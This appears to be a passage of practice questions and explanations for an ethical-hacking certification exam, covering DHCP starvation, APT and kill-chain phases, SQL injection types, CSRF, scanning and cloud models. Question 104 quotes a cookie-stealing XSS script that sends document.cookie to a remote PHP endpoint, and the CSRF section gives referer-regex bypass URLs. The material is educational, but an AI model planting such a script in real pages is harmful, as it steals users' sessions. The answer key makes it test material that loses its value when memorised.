In a DHCP Starvation attack, a hostile actor sends a ton of bogus DISCOVER packets until the DHCP server thinks they've expended their available pool. Clients looking for IP addresses find that there are no IP addresses for them, and they're denied service. Additionally, they may look for a different DHCP server, one which the hostile actor may provide. And using a hostile or dummy IP address, that hostile actor can now read all the traffic that the client sends and receives.

In a hostile environment, where we have a malicious machine running some kind of a tool like Yersinia, there could be a machine that sends DHCP DISCOVER packets. This malicious client doesn't send a handful – it sends hundreds and hundreds of malicious DISCOVER packets using bogus, made-up MAC addresses as the source MAC address for each request.

If the DHCP server responds to each of this bogus DHCP DISCOVER packets, the entire IP address pool could be depleted, and that DHCP server could believe it has no more IP addresses to offer to valid DHCP requests.

Once a DHCP server has no more IP addresses to offer, typically the next thing to happen would be for the attacker to bring in their own DHCP server. This rogue DHCP server then begins handing out IP addresses.

The benefit of that to the attacker is that if a bogus DHCP server is handing out IP addresses, including default DNS and gateway information, clients who use those IP

addresses and start to use that default gateway can now be routed through the attacker's machine. That's all that a hostile actor needs to perform a man-in-the-middle (MITM) attack.

Question 92:

Your organization conducts a vulnerability assessment for mitigating threats. Your task is to scan the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as a web server, an email server or a database server. After this, you will need to select the vulnerabilities on each machine and start executing only the relevant tests.

Which of the following type of vulnerability assessment solutions will you perform?

- **Service-based solutions**
- **Product-based solutions**
- **Inference-based assessment**
- **(Correct)**
- **Tree-based assessment**

Explanation

With ***inference-based assessment***, the scanning process begins by gathering information based on discovery methods, including host identification, operating system detection and fingerprinting port scanning, and protocol detection. Information obtained through discovery enables the scanning engine to determine which ports are attached to services, such as Web servers, databases, and e-mail servers. After the intelligence-gathering phase, the scanning engine intelligently selects and runs appropriate vulnerability checks for the scan. Only vulnerabilities that could be present on each machine's configuration will be tested. Inference-based scanning is an expert systems approach that learns information about a system in the same fashion that a hacker would. Inference-based assessment systems integrate new knowledge as it is discovered. This knowledge is used to build intelligence on the machine in real-time and run precisely the tests that are likely to produce results. Therefore, this approach is more efficient, imposes less load on the machine, and maximizes vulnerability discovery while minimizing false positives and false negatives.

Incorrect answers:

Companies can choose from several approaches to vulnerability assessment: manual testing using software-based products, consultants' penetration testing, and externally hosted self-service automated solutions.

There are two categories of vulnerability assessment solutions: product-based and service-based:

- *Product-based solutions*

Product-based solutions are installed on the enterprise's internal network and are generally manually operated. The drawback of the product-based approach to network vulnerability assessment is that it fails to deliver an outside view of its weaknesses. The product must be installed on either the non-routable or private portion of an enterprise network or on its openly Internet-addressable portion.

- *Service-based solutions*

Third parties offer service-based solutions. Some service-based solutions are network hosted, while others are externally hosted. The latter type of solution mimics the perspective of a hacker to audit a network at its perimeter. That is, the assessment is initiated from the hacker's point of view: from the outside, looking in. Service-based solutions are offered both by outside consultants and by providers of automated security audits, such as Qualys. Third-party audits should also include the capability to assess the security of internal networks inside the firewall perimeter. To securely detect internal weaknesses, service-based solutions utilize hardened appliances to test within the corporate firewall accurately. Combining external and internal information gives organizations a 360-degree view of all potential threats.

Whether product-based or service-based, vulnerability assessment tools employ either tree-based or inference-based assessment technology:

- *Tree-based assessment*

Early vulnerability assessment technologies relied on lists, or trees, of vulnerabilities to test against a server or device. Administrators provided the intelligence by selecting the trees appropriate for each machine—for example, the trees for a server running Windows, Web services, and a database. This approach to vulnerability assessment relies on administrators to provide an initial shot of intelligence, and then the scan continues blindly, without incorporating any information discovered during the scan.

Question 93:

Identify the phase of the APT lifecycle that the hacker is in at the moment according to the scenario given below:

The hacker prepared for an attack and attempted to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Thanks to the successful attack, he deployed malware on the target system to establish an outbound connection and began to move on.

- Persistence
- Initial intrusion
- (Correct)
- Cleanup
- Preparation

Explanation

https://en.wikipedia.org/wiki/Advanced_persistent_threat#Life_cycle

An advanced persistent threat (APT) is a broad term used to describe an attack campaign in which an intruder, or team of intruders, establishes an illicit, long-term presence on a network in order to mine highly sensitive data.

The targets of these assaults, which are very carefully chosen and researched, typically include large enterprises or governmental networks. The consequences of such intrusions are vast, and include:

- Intellectual property theft (e.g., trade secrets or patents)
- Compromised sensitive information (e.g., employee and user private data)
- The sabotaging of critical organizational infrastructures (e.g., database deletion)
- Total site takeovers

Executing an APT assault requires more resources than a standard web application attack. The perpetrators are usually teams of experienced cybercriminals having substantial financial backing. Some APT attacks are government-funded and used as cyber warfare weapons.

The lifecycle of an APT is much longer and more complex than other kinds of attacks:

1. **Define target:** Determine who you're targeting, what you hope to accomplish – and why.
2. **Find and organize accomplices:** Select team members, identify required skills, and pursue insider access.
3. **Build or acquire tools:** Find currently available tools, or create new applications to get the right tools for the job.
4. **Research target:** Discover who has access you need, what hardware and software the target uses, and how to best engineer the attack.
5. **Test for detection:** Deploy a small reconnaissance version of your software, test communications and alarms, identify any weak spots.
6. **Deployment:** The dance begins. Deploy the full suite and begin infiltration.
7. **Initial intrusion:** Once you're inside the network, figure out where to go and find your target.
8. **Outbound connection initiated:** Target acquired, requesting evac. Create a tunnel to begin sending data from the target.
9. **Expand access and obtain credentials:** Create a “ghost network” under your control inside the target network, leveraging your access to gain more movement.
10. **Strengthen foothold:** Exploit other vulnerabilities to establish more zombies or extend your access to other valuable locations.
11. **Exfiltrate data:** Once you find what you were looking for, get it back to base.
12. **Cover tracks and remain undetected:** The entire operation hinges upon your ability to stay hidden on the network. Keep rolling high on your stealth checks and make sure to clean up after yourself.

A little more detail about the stage of interest to us:

Initial Intrusion

The common technique used for initial intrusion is thru spear phishing emails or exploiting vulnerabilities on public-ally out there servers. The spear phishing emails sometimes look legitimate with attachments containing feasible malware or malicious link. These malicious links will send to the website where target's application and

software system are compromised by the assailant victimization varied exploit techniques. Sometimes, an offender might also use social engineering techniques to assemble info from the victim. once getting info from the target, attackers use that info to launch any attacks on the target network. during this phase, malicious code or the malware is deployed into the target system to initiate AN outward affiliation.

Question 94:

Identify the attack used in the scenario below:

The victim connected his iPhone to a public computer that the attacker had previously infected. After establishing the connection with this computer, the victim enabled iTunes Wi-Fi sync so that the device could continue communication with that computer even after being physically disconnected. Now the attacker who infected the computer can access the victim's iPhone and monitor all of the victim's activity on the iPhone, even after the device is out of the communication zone.

- **Exploiting SS7 vulnerability**
- **iOS trustjacking**
- **(Correct)**
- **Man-in-the-disk attack**
- **iOS jailbreaking**

Explanation

iOS Trustjacking is a vulnerability that allows attackers to exploit the iTunes Wi-Fi sync feature. Designed to allow users to manage their iOS devices without requiring a physical connection to a computer, this feature can be manipulated by attackers to acquire persistent control over the victim's device.

Firstly, the victim must connect to a malicious computer or device, via USB, that they have not connected to before. The malicious devices will be disguised to appear legitimate, for example, a public charging station or an ordinary computer. When the victim has plugged their device into the USB port, they will receive a prompt to ask if they would like to trust the connected device. The victim will likely approve the device, as they require the functionality it offers (e.g. iPhone charging).

Once the victim has connected and trusted the malicious device, the attacker allows the victim to connect to iTunes and enable the iTunes Wi-Fi Sync feature. By doing so, this gives the attacker persistent access to the victim device over the same network, or over further distances by using a VPN (Virtual Private Network).

With access to the victim's device, the attacker can manipulate it as they wish, some examples of the exploit capabilities are shown below:

- **Remotely view the victim's screen.**

- *Download a full backup of the device contents. Including, but is not limited to; application data, photos, videos, SMS / iMessage chat logs, call logs and contacts.*
- *Remotely install applications.*

Question 95:

John wants to attack the target organization, but before that, he needs to gather information. For these purposes, he performs DNS footprinting to gather information about DNS servers and identify the hosts connected to the target network. John is going to use an automated tool that can retrieve information about DNS zone data, including DNS domain names, computer names, IP addresses, DNS records, and network Whois records.

Which of the following tools will John use?

- **zANTI**
- **Bluto**
- **(Correct)**
- **Towelroot**
- **Knative**

Explanation

<https://github.com/darryllane/Bluto>

Bluto is a Python-based tool for DNS recon, DNS zone transfer testing, DNS wild card checks, DNS brute-forcing, e-mail enumeration and more.

The target domain is queried for MX and NS records. Sub-domains are passively gathered via NetCraft. The target domain NS records are each queried for potential Zone Transfers. If none of them gives up their spinach, Bluto will attempt to identify if SubDomain Wild Cards are being used.

If they are not Bluto will brute force subdomains using parallel sub-processing on the top 20000 of the 'The Alexa Top 1 Million subdomains' If Wild Cards are in place, Bluto will still Brute Force SubDomains but using a different technique which takes roughly 4 x longer.

NetCraft results are then presented individually and are then compared to the brute force results, any duplications are removed and particularly interesting results are highlighted

Bluto now does email address enumeration based on the target domain, currently using Bing and Google search engines plus gathering data from the Email Hunter service and LinkedIn. <https://haveibeenpwned.com/> is then used to identify if any email addresses

have been compromised. Previously Pluto produced an ‘Evidence Report’ on the screen, this has now been moved off-screen and into an HTML report.

Search engine queries are configured in such a way to use a random User-Agent: on each request and do a country lookup to select the fastest Google server in relation to your egress address. Each request closes the connection in an attempt to further avoid captchas, however, excessive lookups will result in captchas (Pluto will warn you if any are identified).

Question 96:

John, a security specialist, conducts a pentest in his organization. He found information about the emails of two employees in some public sources and is preparing a client-side backdoor to send to the employees via email.

Which of the stages of the cyber kill chain does John perform?

- **Reconnaissance**
- **Command and control**
- **Weaponization**
- **(Correct)**
- **Exploitation**

Explanation

https://en.wikipedia.org/wiki/Kill_chain

The Cyber Kill Chain consists of 7 steps: Reconnaissance, weaponization, delivery, exploitation, installation, command and control, and finally, actions on objectives. Below you can find detailed information on each.

1. **Reconnaissance:** In this step, the attacker/intruder chooses their target. Then they conduct in-depth research on this target to identify its vulnerabilities that can be exploited.

2. **Weaponization:** In this step, the intruder creates a malware weapon like a virus, worm, or such to exploit the target's vulnerabilities. Depending on the target and the purpose of the attacker, this malware can exploit new, undetected vulnerabilities (also known as the zero-day exploits) or focus on a combination of different vulnerabilities.

3. **Delivery:** This step involves transmitting the weapon to the target. The intruder/attacker can employ different USB drives, e-mail attachments, and websites for this purpose.

4. **Exploitation:** In this step, the malware starts the action. The program code of the malware is triggered to exploit the target's vulnerability/vulnerabilities.

5. ***Installation:*** In this step, the malware installs an access point for the intruder/attacker. This access point is also known as the backdoor.

6. ***Command and Control:*** The malware gives the intruder/attacker access to the network/system.

7. ***Actions on Objective:*** Once the attacker/intruder gains persistent access, they finally take action to fulfill their purposes, such as encryption for ransom, data exfiltration, or even data destruction.

Question 97:

You want to execute an SQLi attack. The first thing you check is testing the response time of a true or false response. Secondly, you want to use another command to determine whether the database will return true or false results for user IDs.

Which two SQL injection types have you tried to perform?

- **Time-based and union-based**
- **Out of band and boolean-based**
- **Union-based and error-based**
- **Time-based and boolean-based**
- **(Correct)**

Explanation

<https://www.acunetix.com/websitetecurity/sql-injection2/>

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE.

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result.

Question 98:

You must discover all the active devices hidden by a restrictive firewall in the IPv4 range in a target network.

Which of the following host discovery techniques will you use?

- **ACK flag probe scan**
- **ARP ping scan**
- **(Correct)**
- **UDP scan**
- **TCP Maimon scan**

Explanation

Discovering hosts with ARP ping scans.

Address Resolution Protocol (ARP) is used by hosts on a network to resolve IP addresses into **Media Access Control (MAC)** addresses, which can be interpreted as a network interface's unique serial number. Hosts on an Ethernet network use MAC addresses rather than IP addresses to communicate.

When a host tries to create a connection to another host (on the same subnet), it first needs to obtain the second host's MAC address. In this process, Host A sends an ARP request to the subnet's broadcast address to which it is connected. Every host on the subnet receives this broadcast, and the host with the IP address in question sends an ARP reply back to Host A with its MAC address. After receiving the ARP reply from Host B, Host A can connect to Host B.

ARP is required for an Ethernet network to function properly, so **it typically is not blocked by a firewall**. If ARP requests were blocked, no-host would be able to "find" a computer on a network and connect to it. For all intents and purposes, the system would be unplugged from the network.

One possible drawback to this system of using ARP to ping a host is that the ARP protocol is not a routed protocol. If you are not on the same subnet as the host you are trying to connect to, then this method is not going to work without first joining that subnet, which may or may not be physically possible. Thus by **sending an ARP request, you are virtually guaranteed to get a reply**.

Question 99:

Ivan, the evil hacker, decided to attack the cloud services of the target organization.

First of all, he decided to infiltrate the target's MSP provider by sending phishing emails that distributed specially created malware. This program compromised users' credentials, and Ivan managed to gain remote access to the cloud service. Further, he accessed the target customer profiles with his MSP account, compressed the customer data, and stored them in the MSP. After this, he used this information to launch further attacks on the target organization.

Which of the following cloud attacks did Ivan perform?

- **Cloud hopper attack**
- **(Correct)**
- **Cloud cryptojacking**
- **Man-in-the-cloud (MITC) attack**
- **Cludborne attack**

Explanation

https://en.wikipedia.org/wiki/Red_Apollo

Red Apollo (also known as **APT 10** (by Mandiant), **MenuPass** (by Fireeye), **Stone Panda** (by Crowdstrike), and **POTASSIUM** (by Microsoft)) is a Chinese state-sponsored cyberespionage group.

Operation Cloud Hopper was an extensive attack and theft of information in 2017 directed at MSPs in the United Kingdom (U.K.), United States (U.S.), Japan, Canada, Brazil, France, Switzerland, Norway, Finland, Sweden, South Africa, India, Thailand, South Korea and Australia. The group used MSP's as intermediaries to acquire assets and trade secrets from MSP-client engineering, industrial manufacturing, retail, energy, pharmaceuticals, telecommunications, and government agencies.

Operation Cloud Hopper **used over 70 variants of backdoors, malware and trojans**. These were delivered through spear-phishing emails. The attacks scheduled tasks or leveraged services/utilities to persist in Microsoft Windows systems even if the computer system was rebooted. It installed malware and hacking tools to access systems and steal data.

These malware were **delivered through spear-phishing emails** that targeted APT10's MSPs of interest, posing as a legitimate organization like a public sector agency. To

maintain their foothold on the infected system, the group employed tools that stole legitimate credentials (with administrator privileges) used to access the MSP and its client's shared system/infrastructure. This is also what the group uses to laterally move and gain further access to the MSP's client's network. The attack schedules tasks or leverages services/utilities in Windows to persist in the systems even if the system is rebooted.

APT10 didn't just infect high-value systems. It also installed malware on non-mission-critical machines which it would then use to move laterally into their targeted computers—a subterfuge to prevent rousing suspicion from the organization's IT/system administrators. APT10 is noted to use open-source malware and hacking tools, which they've customized for their operations, and furtively access the systems via Remote Desktop Protocol or use RATs to single out which data to steal.

These pilfered data are then collated, compressed, and exfiltrated from the MSP's network to the infrastructure controlled by the attackers.

Question 100:

Which of the following programs is best used for analyzing packets on your wireless network?

- **Ethereal with Winpcap**
- **Wireshark with Winpcap**
- **Wireshark with Airpcap**
- **(Correct)**
- **Airsnort with Airpcap**

Explanation

<https://support.riverbed.com/content/support/software/steelcentral-npm/airpcap.html>

Since this question refers specifically to analyzing a wireless network, it is obvious that we need an option with AirPcap (Riverbed AirPcap USB-based adapters capture 802.11 wireless traffic for analysis). Since it works with two traffic analyzers SteelCentral Packet Analyzer (Cascade Pilot) or Wireshark, the correct option would be "Wireshark with Airpcap."

NOTE: AirPcap adapters no longer available for sale effective January 1, 2018, but a question on this topic may occur on your exam.

Question 101:

Which of the following types of attack (that can use either HTTP GET or HTTP POST) allows an attacker to induce users to perform actions that they do not intend to perform?

- **Cross-Site Request Forgery**
- **(Correct)**
- **SQL Injection**
- **Browser Hacking**
- **Cross-Site Scripting**

Explanation

<https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery>

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.

In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.

Several counter-measures could be in place to avoid this vulnerability. Common defenses:

- **SameSite cookies:** If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- **Cross-origin resource sharing:** Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take int account the CORS policy of the

victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.

- Ask for the password user to authorise the action.

- Resolve a captcha


- Read the Referrer or Origin headers. If a regex is used it could be bypassed form example with:

`http://mal.net?orig=http://example.com` (ends with the url)

`http://example.com.mal.net` (starts with the url)

- Modify the name of the parameters of the Post or Get request

- Use a CSRF token in each session. This token has to be send inside the request to confirm the action. This token could be protected with CORS.



Question 102:

Which of the following is a type of virus detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities?

- Heuristic Analysis
- Code Emulation
- (Correct)
- Scanning
- Integrity checking

Explanation

Please note that you may encounter similar answer options on the exam. The correct answer to this question is not quite correct as it is indicated here: "on a virtual machine to simulate CPU and memory activities." To be quite precise, the correct answer would be, Sandbox detection (or Sandbox security). But from the presented options, "**Code Emulation**" will be correct.

A **code emulation** emulates only the execution of the sample itself. It temporarily creates objects that the sample interacts with: passwords a piece of malware will want to steal, antiviruses it will attempt to stop memory, system registry and so on. These objects are not real parts of the OS or software, but imitations made by the emulator. Its control over the emulated environment lets the emulator fast-forward time, witness future file behavior and prevent malware from evasion-by-time-delay.

A **sandbox detection**, unlike an emulator, is a “heavy weight” method. It emulates the whole environment and runs a scanned sample in a virtual machine with a real operating system (OS) and applications installed. As a result, this method requires high computation power and poses compatibility limitations on the host system. For this reason, a sandbox is most effective in centralized on-premise and in-cloud solutions

Question 103:

You have been assigned the task of checking the implementation of security policies in the company. During the audit, you found that a user from the IT department had a dial-out modem installed.

Which of the following security policies should you check to see if dial-out modems are allowed?

- **Remote-access policy**
- **(Correct)**
- **Firewall policy**
- **Acceptable-use policy**
- **Permissive policy**

Explanation

A **remote access policy** is a written document containing the guidelines for connecting to an organization's network from outside the office. It is one way to help secure corporate data and networks amidst the continuing popularity of remote work, and it's especially useful for large organizations with geographically dispersed users logging in from unsecured locations such as their home networks. IT management and staff are jointly responsible for ensuring policy compliance.

Incorrect answers:

Acceptable-use policy

https://en.wikipedia.org/wiki/Acceptable_use_policy

An acceptable use policy (AUP), acceptable usage policy, or fair use policy is a set of rules applied by the owner, creator, or administrator of a network, website, or service, that restrict the ways in which the network, website, or system may be used and sets guidelines as to how it should be used. AUP documents are written for corporations, businesses, universities, schools, internet service providers (ISPs), and website owners, often to reduce the potential for legal action that may be taken by a user and often with little prospect of enforcement.

Firewall policy

https://tsapps.nist.gov/publication/get_pdf.cfm?pub_id=901083

A firewall policy dictates how firewalls should handle network traffic for specific IP addresses and address ranges, protocols, applications, and content types (e.g., active content) based on the organization's information security policies. Before a firewall policy is created, some form of risk analysis should be performed to develop a list of the types of traffic needed by the organization and categorize how they must be secured—including which types of traffic can traverse a firewall under what circumstances.¹⁶ This risk analysis should be based on an evaluation of threats, vulnerabilities, countermeasures in place to mitigate vulnerabilities, and the impact if systems or data are compromised. Firewall policy should be documented in the system security plan and maintained and updated frequently as classes of new attacks or vulnerabilities arise or as the organization's needs regarding network applications change. The policy should also include specific guidance on how to address changes to the ruleset.

Permissive policy

Permissive Policy - It is a medium restriction policy where the administrator blocks just some well-known ports of malware regarding internet access, and just some exploits are taken into consideration.

Question 104:

You have discovered that someone is posting strange images without comments on your forum. You decide to check it out and discover the following code is hidden behind those images:

```
<script>
document.write("<img src='https://localhost/submitcookie.php?cookie ="+escape(document.cookie)+"' />");
```

</script>

What does this script do?

- **The code is a virus that is attempting to gather the user's username and password.**
- **The code redirects the user to another site.**
- **This PHP file silently executes the code and grabs the user's session cookie and session ID.**
- **(Correct)**
- **The code injects a new cookie into the browser.**

Explanation

<https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

Question 105:

Justin, the evil hacker, wants to steal Joanna's data. He sends Joanna an email with a malicious link that looks legitimate. Joanna unknowingly clicks on the link, and it redirects her to a malicious web page, and John steals Joanna's data.

Which of the following attacks is described in this scenario?

- **Vishing**
- **Phishing**
- **(Correct)**
- **DDoS**
- **Spoofing**

Explanation

<https://en.wikipedia.org/wiki/Phishing>

Phishing is a type of social engineering attack often used to steal user data, including login credentials and credit card numbers. It occurs when an attacker, masquerading as a trusted entity, dupes a victim into opening an email, instant message, or text message. The recipient is then tricked into clicking a malicious link, which can lead to the installation of malware, the freezing of the system as part of a ransomware attack, or the revealing of sensitive information.

An attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identity theft.

Moreover, phishing is often used to gain a foothold in corporate or governmental networks as a part of a larger attack, such as an advanced persistent threat (APT) event. In this latter scenario, employees are compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

An organization succumbing to such an attack typically sustains severe financial losses in addition to declining market share, reputation, and consumer trust. Depending on the scope, a phishing attempt might escalate into a security incident from which a business will have a difficult time recovering.

Incorrect answers:

Vishing https://en.wikipedia.org/wiki/Voice_phishing

Voice phishing, or vishing, is the use of telephony (often Voice over IP telephony) to conduct phishing attacks.

DDoS https://en.wikipedia.org/wiki/Denial-of-service_attack

A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt the normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic.

DDoS attacks achieve effectiveness by utilizing multiple compromised computer systems as sources of attack traffic. Exploited machines can include computers and other networked resources such as IoT devices.

Spoofing https://en.wikipedia.org/wiki/Spoofing_attack

In the context of information security, and especially network security, a spoofing attack is a situation in which a person or program successfully identifies as another by falsifying data, to gain an illegitimate advantage.

Question 106:

John sent a TCP ACK segment to a known closed port on a firewall, but it didn't respond with an RST. What conclusion can John draw about the firewall he scanned?

- **There is no firewall.**
- **John can't draw any conclusions based on this information.**
- **It's a stateful firewall.**
- **(Correct)**
- **It's a non-stateful firewall.**

Explanation

<https://nmap.org/book/scan-methods-ack-scan.html>

TCP ACK segments use for gathering information about firewall or ACL configuration. This type of scan aims to discover information about filter configurations rather than a port state. This type of scanning is rarely useful alone, but when combined with SYN scanning, it gives a more complete picture of the type of present firewall rules. When a TCP ACK segment is sent to a closed port or sent out-of-sync to a listening port, the RFC 793 expected behavior is for the device to respond with an RST. Getting RSTs back in response to an ACK scan gives useful information that can be used to infer the type of firewall present. Stateful firewalls will discard out-of-sync ACK packets, leading to no response. When this occurs, the port is marked as filtered.


Question 107:

Your company has decided to purchase a subscription to a cloud-hosted solution. After purchasing this solution, the only administrative task of your employees will be the management of user accounts. The provider will cover all hardware, operating system, and software administration (including patching and monitoring).

Which of the following is this type of solution?

- SaaS
- **(Correct)**
- IaaS
- Caas
- PaaS

Explanation



Infrastructure as a Service (IaaS) – IaaS allows you to purchase computer hardware, storage devices, and networking services from a third party rather than buying this infrastructure outright. You can then install the operating systems and applications you desire and then scale the infrastructure up or down depending on their processing and

storage needs. This allows users to retain control of their computer infrastructure in a cost-effective manner.

Platform as a Service (PaaS) – PaaS provides a platform for software developers to build their applications. PaaS providers manage the infrastructure, the operating systems, software updates, and storage requirements, saving the developers time.

Software as a Service (SaaS) – SaaS applications move the infrastructure, platform, and all support for the application and its data to a third-party hosting provider. This eliminates the need for IT staff to manage the network, infrastructure, hardware and software, OS, backups, and security. Instead, all these tasks are handled by the hosting provider. The SaaS user simply accesses the application via the web, typically requiring only the use of a standard browser.

Containers as a service (CaaS) is a cloud service that allows software developers and IT departments to upload, organize, run, scale, manage and stop containers by using container-based virtualization. A CaaS provider will commonly provide a framework which allows users to make use of the service. Providers typically make use of application programming interface (API) calls or a web portal interface.

Question 108:

Which of the following is a vulnerability in which the malicious person forces the user's browser to send an authenticated request to a server?

- **Cross-site scripting**
- **Session hijacking**
- **Cross-site request forgery**
- **(Correct)**
- **Server-side request forgery**

Explanation

https://en.wikipedia.org/wiki/Cross-site_request_forgery

